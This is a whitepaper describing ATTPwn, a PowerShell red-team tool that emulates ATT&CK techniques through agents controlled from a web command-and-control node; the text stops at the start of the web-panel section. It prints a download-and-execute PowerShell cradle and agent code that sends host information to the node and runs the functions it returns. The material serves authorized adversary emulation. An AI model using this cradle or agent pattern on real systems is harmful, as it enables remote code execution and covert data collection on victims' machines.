

ATTPwn: Adversary Emulation ATT&CK Automation Tool

Pablo González (pablo.gonzalezperez@telefonica.com)
Francisco Ramírez (franciscojose.ramirezvicente@telefonica.com)
Victor Rodriguez (victor.rodriguez.practicas@telefonica.com)

Executive Summary

ATTPwn is a computer security tool designed to emulate adversaries. The tool aims to bring emulation of a real threat into closer contact with implementations based on the techniques and tactics from the MITRE ATT&CK framework. The goal is to simulate how a threat works in an intrusion scenario, where the threat has been successfully deployed. It is focused on Microsoft Windows systems through the use of the Powershell command line. This enables the different techniques based on MITRE ATT&CK to be applied. ATTPwn is designed to allow the emulation of adversaries as for a Red Team exercise and to verify the effectiveness and efficiency of the organization's controls in the face of a real threat.

1. Introduction

The emulation of adversaries has become extremely important in the red-team world. It is an exercise that provides a glimpse into the potential for a real threat, like many others that both business and society have experienced, to affect an organisation. The goal is to be capable of verifying if the organization's controls are efficient and effective, by detecting the threats or displaying weaknesses in response to them.

The purposes of a Red Team exercise are the following:

- Demonstration of the exposure and risk level.
- Demonstration of the business impact.
- Demonstration of the prevention capabilities.
- Demonstration of the detection capabilities.
- Demonstration of the capabilities of reacting or addressing incidents.

MITRE ATT&CK [1] is a knowledge base of globally accessible tactics and adversarial techniques based on real-world experience. The ATT&CK knowledge base is being used as the basis for the further development of specific threat models and methodologies in the private sector, government, cybersecurity products and community services.

The MITRE ATT&CK framework takes on the security breach, so the starting-point is the original intrusion tactic. Any activity that has been previously carried out will be covered by a framework called PRE-ATT&CK.

The tactics are applied to describe the stages of a high level attack. These steps are then used by an adversary.

The techniques are used to describe how a certain tactic is performed. In other words, a tactic can be implemented or carried out by a range of techniques. The MITRE ATT&CK framework provides a detailed description, detection and mitigation recommendations, and known threats used by the technique. Further details regarding the framework can be found at the following URL:

<https://mitre-attack.github.io/attack-navigator/enterprise/#> [2]

layer x +											
selection controls						layer controls			technique controls		
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items	22 items	9 items	16 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Binary Padding	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	Accessibility Features	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted for Impact	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	Appinit DLLs	Appinit DLLs	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Disk Content Wipe	Disk Structure Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Application Shimming	Code Signing	Credentials in Registry	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Endpoint Denial of Service	Endpoint Denial of Service
Spearphishing Link	Dynamic Data Exchange	Authentication Package	Bypass User Account Control	Compile After Delivery	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Firmware Corruption	Firmware Corruption
Spearphishing via Service	Execution through API	BITS Jobs	DLL Search Order Hijacking	Component Firmware	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Inhibit System Recovery	Inhibit System Recovery
Supply Chain Compromise	Execution through Module Load	Browser Extensions	Dylib Hijacking	Component Object Model Hijacking	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Network Denial of Service	Network Denial of Service
Trusted Relationship	Exploitation for Client Execution	Change Default File Association	Elevated Execution with Prompt	Connection Proxy	Hooking	Permission Groups Discovery	Remote File Copy	Input Capture	Fallback Channels	Resource Hijacking	Resource Hijacking
Valid Accounts	Graphical User Interface	Component Firmware	Emond	DCShadow	Input Prompt	Process Discovery	Remote Services	Man in the Browser	Multi-hop Proxy	Runtime Data Manipulation	Runtime Data Manipulation
	InstallUtil	Component Object Model Hijacking	Exploitation for Privilege Escalation	Deobfuscate/Decode Files or Information	Kerberoasting	Query Registry	Replication Through Removable Media	Screen Capture	Multi-Stage Channels	Scheduled Transfer	Scheduled Transfer
	Launchctl	Create Account	Extra Window Memory Injection	Disabling Security Tools	Keychain	Remote System Discovery	Shared Webroot	Video Capture	Multiband Communication	Stored Data Manipulation	Stored Data Manipulation
	Local Job Scheduling	DLL Search Order Hijacking	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	SSH Hijacking			System Shutdown/Reboot	System Shutdown/Reboot
	LSASS Driver	Dylib Hijacking	File System Permissions Weakness	DLL Side-Loading	Network Sniffing	Software Discovery				Transmitted Data Manipulation	Transmitted Data Manipulation
	Mshta	Emond		Execution Guardrails	Password Filter DLL	System Information Discovery					
	PowerShell	External	Hooking	Exploitation for							

Figure 1. ATT&CK Framework Tactics and Techniques

1.1. Adversary Emulation Plan

To provide offensive and defensive staff with the ability to implement the ATT&CK framework from a hands-on point of view, MITRE created the so-called Adversarial Emulation Plan[3].

Two aspects of the adversarial emulation plan differ considerably. The first one is related to the defensive part or Blue Team can effectively and efficiently test the level of defense of the organization's networks. The second is that the offensive staff can define and model the behaviour of a threat or opponent as described in the ATT&CK framework.

This idea is straightforward. Intelligence data on the threats are known, but there is not a great amount of detailed information on how the attackers are linking the techniques in the attacks. The ATT&CK framework is ground-breaking in this regard, providing the foresight in how techniques are being strung together over a database of real threats.

The adversary emulation plan provides information about the techniques which a threat is linking to carry out. In other words, when an ATT&CK-based emulation is used, what is being carried out is a grouping of TTPs (Tactics, Techniques and Procedures) by the emulation operators on the organisation's network scenario.

2. Previous work

Three previous works are the basis for the implementation of ATTPwn techniques nowadays. The first was called "Give me a PowerShell and i will move your world"[4] and was presented at the Qurtuba Security Congress between the end of 2014 and May 2015. The idea emerged from the

absence of pentesting tools on the computer or the unavailability of these tools to be installed on a computer. Because of the existence and not ban of PowerShell on the computer, there was a script available to by-pass the Windows runtime policy and run PowerShell scripts on the pentesting side.

The functions were uploaded from files on disk, so there was a risk that a simple signature-based antivirus could detect the script as a threat. The main script would be able to load the functions and run the instructions via Twitter and direct messages. In other words, a Covert Channel could be used.

The second work is called "PSBoT: No tools, but not problem!" [5] and was presented in September 2016 in the event Rooted Con in Valencia (Spain). This second work is an evolution of the previous one, beginning again with the hypothesis that the pentester did not have the capability to run tools or to be installed. This evolution loads functions dynamically into memory, without them being available on disk. This is known as Fileless. Furthermore, the bot allowed the execution through exploitation mechanisms, so it could take advantage of an exploit. The bot was controlled through a panel wrote in PowerShell as a command line. The functions were retrieved from an external server which was configured by the user.

The third work called iBombShell [6] was presented at BlackHat Europe 2018. This tool provides a dynamic pentesting shell and by managing two different execution modes, gives to the pentester the chance to conduct different exploitation and post-exploitation actions.

3. Powershell

PowerShell is released along with Microsoft Windows Vista. It is natively embedded in the operating system, which made it very interesting for both IT administrators and pentesters. In its version 1.0, PowerShell was compatible with Windows XP. You can see the different versions of PowerShell listed below. Each new version includes a large number of new features and modules that will help to integrate increasingly with the operating system and its many tools.

- Monad Manifest. That was the beginnings of the PowerShell concept. Published by Jeff Snover in 2002.
- Version 1.0 was released in 2006. The first stable version.
- Version 2.0 appeared in 2009 with the release of Windows 7.
- Version 3.0 appeared in 2012 with the release of Windows 8.
- Version 4.0 appeared in the year 2013.
- Version 5.0 appeared in the year 2016.
- Version 6.0 appeared in the year 2017. This version marks a milestone as the version for GNU/Linux and macOS is released.
- Version 7.0 appeared in the year 2020.



Figure 2. Powershell version timeline

3.1. PowerShell EverySystem

The arrival of PowerShell on many other platforms, set a milestone for the utilization of this command line. Microsoft called the project "PowerShell for Every System". The cornerstone is PowerShell Core, which supports cross-platform execution, in this case, Windows, Linux and macOS.

The project is also optimized to work in the most efficient way with data structures such as JSON, CSV, XML, etc. In addition, the use of objects and the REST APIs make PowerShell an integrating tool of common technologies to the platforms.

The appearance of the project "PowerShell for Every System" makes the post-exploitation phase in different platforms closer and can be unified, flexible and homogenized. It is a fact that has caused many users to test PowerShell on non-Microsoft systems.

One particularity is the fact of the great advantage in the use of PowerShell in the field of pentesting on Microsoft systems, which is that the command line appearance is native, while in the case of GNU/Linux or macOS systems it must be installed in advance. This is a disadvantage, but there is no doubt it is a step towards the ability to take benefit of and unify post-exploitation systems processes through using a tool.

4. ATTPwn: Adversarial Emulation

The idea underlying ATTPwn to link the MITRE ATT&CK framework along with techniques that are implemented via Microsoft Windows Powershell command line. The many techniques implemented using Powershell supports a high percentage of techniques listed in the ATT&CK matrix that can be replicated.

The project is also collaborative, it means that a user can have his initial knowledge base based on ATT&CK, but can import new implementations of techniques using Powershell and re-launch them using the techniques and tactics identifier.

We have used JSON format files to export this new knowledge and import it in other environments where ATTPwn has been deployed. In this way, the cooperative knowledge has become very significant. This facilitates multiple users to share knowledge between several environments. The techniques are dynamic elements that are emerging through the evolution of the offensive security.

4.1. Architecture

This section introduces the ATTPwn global architecture. It consists of three main elements:

- Console. The console is the code written in Powershell that will be responsible of implementing the agents, denominated 'Warriors', in the different computers once the threat is simulated. The console connects to the ATTPwn manager to request the techniques to be run according to its designated threat.
- Functions. In this part, the techniques deployed are stored in Powershell code. All the techniques are associated with the technique and tactic identifier that belongs to the ATT&CK framework.
- MVC FRAMEWORK. This is the model-view-controller component. ATTPwn has a web application that takes advantage of controllers to manage multiple requests and replies from consoles deployed over a network. Furthermore, ATTPwn makes use of models to interact with the respective database, where the threats assigned are handled, the outputs and the relationships between the MITRE ATT&CK framework and the techniques implemented. Lastly, there are different views available in the program to make emulation easier for users to operate.




Figure 3. ATTPwn architecture

A basic architecture scheme would have two main elements from the network point of view:

- Agent, referred to as 'Warrior'. Adversarial emulation. The code is in Powershell. We will show it through the following icon:



Figure 4. ATTPwn warrior representation

- Root Node or Command and Control. From this web application it is possible to manage the threats application to be simulated by the different deployed Warriors. In addition, you can manage the results of the emulation and make decisions about the controls. Everything is fully aligned with the identifiers of the ATT&CK matrix. We will show it using this icon:



Figure 5. ATTPwn Root Node representation

From the networking point of view the deployment of Warriors over the network will be accomplished through different options: remote invocation through network privileges, invocation on remote machines without privileges, local invocation, etc. It is recommendable not to include more than 10-15 computers in this process, as indicated by ATT&CK. These exercises are simulations, but you must have a controlled and as real as possible environment.




Figure 6. Warriors connecting to the ATTPwn root node

4.2. Flow

Next are the communication flows between the Warriors or agents that are deployed to Windows computers and the ATTPwn root node.

The first flow is the connection flow.

Flow: Connection (Hi)




Figure 7. Warrior connection flow

During the warrior generation, the IP address to be connected is specified. This is discussed further below. When the warrior needs to register as a 'compromised computer' it sends a request through the HTTP POST method to the root node, stating the Warrior ID and the collected information from the computer.

When this information is received by the root node, the data will be stored into the database and will be made available to the user, in order to assign the plan set in a threat and perform its execution.

The second flow is the planning and deployment flow. This flow consists of N steps, according to the number of tasks available for a threat.




Figure 8. Planning and deployment flow

When the warrior is registered, it requests a new threat plan through the `getPlan()` function. If the user have assigned any plan to the warrior is answered affirmatively and a threat plan will be delivered. This plan is generated in JSON format. More details will be provided later.

Once the threat plan is available for the warrior, it will perform the request of each function or task to be accomplished. This is made through the `getTask()` function. A `getTask()` will be run for each technique implementation that the warrior requires to be performed in order to fulfill the threat plan.

For each prior run, two values will be returned through the `putResult()` function:

- Whether or not the function that is implementing the ATT&CK technique has been executed successfully. Here the different controls and defenses that the organization may have implemented are brought to bear.
- In the second case, the output from the function that implements the technique is returned. In this way, a technical analyst can check the results.

The third flow would be closing the execution of the threat plan.




Figure 9. Warrior closing flow

Once a threat plan, i.e. all the functions that implement the techniques proposed are performed, a POST request called `bye()` will be sent. This allows the root node to log the end of the warrior.

The root node will also assume the warrior is "dead" if it does not report any activity for a long period of time. The warrior will show activity if, before a threat plan is associated, the warrior is requesting a plan.

4.3. Console

The console will be created by the web application stating the IP address from where the "file console" will be downloaded. There is a file named `console_template` which contains the instructions that will manage the connection, the threat plan and the connection termination mentioned in the previous section. When the instruction supplied is executed on a Windows machine, the Powershell code required to carry out the warrior instantiation will be carried out.

Create Warrior

```
powershell.exe -C "iex(new-object net.webclient).downloadstring('http://192.168.56.1:5000/consola');consola"
```

[Back](#)[copy](#)

Figure 10. Warrior creation

The console consists of two parts with a big "if" in the central part:

- The first part or the basic startup path, is the beginning of a threat. As shown in the prior section, a connection request shall be made. First, a single ID is created for this instance, so it can be recognized by the root node. Additionally, some information is gathered from the operating system it is running on. Additionally, some information is gathered from the operating system it is running on.

```
$global:id = -join ((65..90) + (48..57) + (97..122)|Get-Random -Count 5 |% {[char]$_})
$global:id = "P"+$global:id

$nameOS = (Get-WmiObject Win32_OperatingSystem).Name.Split("|")[0]
$sarchOS = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$machine = [System.Net.Dns]::GetHostByName(($env:computerName)).HostName
$hi = @{id=$global:id;name=$nameOS;arch=$sarchOS;machine=$machine;pid=$PID}

$resp = invoke-webrequest -UseBasicParsing -Method POST -Body $hi "http://$IP:5000/hi"
```

Figure 11: Generación ID Warrior, recopilación información y conexión

Next, the console code will ask for a request to find out if there are any plans to be performed. In case there is a plan, it will be solicited. The console goes into a loop to ask for each function of the threat plan. When this is done, the console will run a "bye" or a disconnection.

- The second part is defined by a scenario that can occur in many emulations of threats. This has been called "splitting" a process in which a privileged escalation or a lateral move to another machine generates a new process with privilege or with the possibility of execution in another environment. When this happens, the console will be invoked with an ID inheritance, that is, it will not have to generate the Warrior ID that identifies the warrior to the root node. In other words, if there is a plan with three tasks and the second task is a privilege escalation, and it is successful, then the third task will be run in another process at the operating system level, but from the ATTPwn logical viewpoint it is the same warrior, (i.e. it inherits the same Warrior ID).

```
function consola
{
    param(
        [String] $id
    )

    $global:id = ""
    $global:remoteip = "$IP"
    if($id)
    {
        sleep 5
        $global:id = $id
        #Spawn Process (same ID warrior)
        #Trace ON
        $nameOS = (Get-WmiObject Win32_OperatingSystem).Name.Split("|")[0]
        $archOS = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
        $machine = [System.Net.Dns]::GetHostByName(($env:computerName)).HostName
        $hi = @{id=$global:id;name=$nameOS;arch=$archOS;machine=$machine;pid=$PID}

        $resp = invoke-webrequest -UseBasicParsing -Method POST -Body $hi "http://$IP:5000/hi2"
    }
}
```

Figure 12: Splitting process with Warrior ID inheritance

There is a main part of the console when you start executing functions, that implement ATT&CK techniques that will be discussed later. The console runs the functions and awaits a 'hashtable' output that tells whether the corresponding ATT&CK function has been successfully performed or not. Furthermore, the output of the implementation will be obtained.

```
#request function to givemtask
$function = invoke-webrequest -UseBasicParsing -method POST -body @{id=$global:id;plan=$idplan;
    function=$task.function} "http://$IP:5000/givemtask" | ConvertFrom-JSON
$id = $function.id
$plan = $function.plan
$function = $function.function
$execute = $function.function | iex

$success = 1
if($execute.success)
{
    $success = 0
}
$exec = invoke-webrequest -UseBasicParsing -method POST -body @{id=$global:id;plan=$idplan;
    idfunction=$task.idfunction;function=$task.function;resultado=$execute.results;good=$success} "http://$IP:5000/putresult"
```

Figure 13. Function execution and call to putResult()

Later on, the format of the functions to be invoked by the console will be addressed. It is called 'Skeleton function', as it provides a guideline to other users to help them to develop their functions and integrate them in ATPwn.

4.4. Threat plan format

The threat plan will be created within the root node according to the user's needs. The user can either use real threats already generated or create their own threats and see the results of their control techniques. The threat plan is delivered to the console through the giveMePlan() call, once it has been verified the existence of a threat plan for this warrior.

The document format delivered along the plan is JSON. This JSON document is structured as follows:

```

{
    plan : ID_Plan,
    id : ID_Warrior,
    tasks : {
        t0: {
            function : function_name,
            idfunction : ID_Function,
            die : [ 0 | 1 ]
        },
        ...
        tN: {
            function : function_name,
            idfunction : ID_Function,
            die : [ 0 | 1 ]
        }
    }
    ntasks : Tasks_Number
}

```

In this document we have to consider that:

- The planning parameter gives the plan's internal identifier for the threat.
- The id parameter specifies the unique warrior identifier.
- The parameter tasks is a dictionary with several techniques to execute. Each technique has:
 - The function name to be requested for downloading.
 - The function identifier.
 - The 'die' parameter which indicates whether the function should be split or not.

4.5. Database design

This chapter shows the database design. The database is a core element because it enables the results to be persistent and easy to manage. The file that hosts the ATTPwn database is called 'mydatabase.db'. It is built on SQLite.




Figure 14. ATTPwn database diagram

4.6. Create your own ATTPwn function: 'Skeleton function'

Any user can create or add features to implement techniques from the MITRE ATT&CK framework. This section shows the skeleton of a function that can be included in the tool.

The skeleton of the function being implemented is as follows:

```

Function name_technique_implemented
{
    #instructions
    ...
    #instructions

    #return data
    return
    @{results=$dataDisplayResults;success=$executionSuccessOrNot;[data=$data      for
    Datastore ATTPwn]}
}

#Main

#First, if your script need data...
#getData()
#give me data (1 or more types)
$resp      =      invoke-webrequest      -UseBasicParsing      -Method      POST      -Body
    @{id=$global:id;[type_data]=""} $uri

#execution
$execute = invoke-function [params]

#Send data for Datastore. Others techniques can use this data
#putData()
invoke-webrequest      -UseBasicParsing      -Method      POST      -Body      @{id=$global:id;
    [type_data]=$data} $uri

#end technique
return @{results=$dataDisplayResults;success=$goodOrNot }

```

Each function being implemented is related to a technique and one or more framework tactics. The stages that can be considered from the skeleton function presented are:

1. One function is arranged which is the technique to be launched.
2. There is a "#main" that will work as the main program. It will be responsible for controlling the flow of the technique to be performed. It will be in charge of:

- Requesting required data to the root node to run the technique. This is an implementation prerequisite.
- Controlling if the performance of the technique has been satisfactory or not. It is stored on a boolean variable.
- If there is data gathered, for example, a credentials dump, IP addresses discovery or users enumeration that, subsequently, another technique can be used, it is dumped to a Datastore that provides the root node.

This scheme can be displayed in any of the functions that can be found in ATTPwn.

4.7. Web panel

The following chapter describes the essential capabilities for the handling of the ATTPwn root node. From this root node it is possible to perform the threat deployment and settings. This means that the threat plan can be planned and the different executions of the opponent's emulation can be executed.

4.7.1. Home

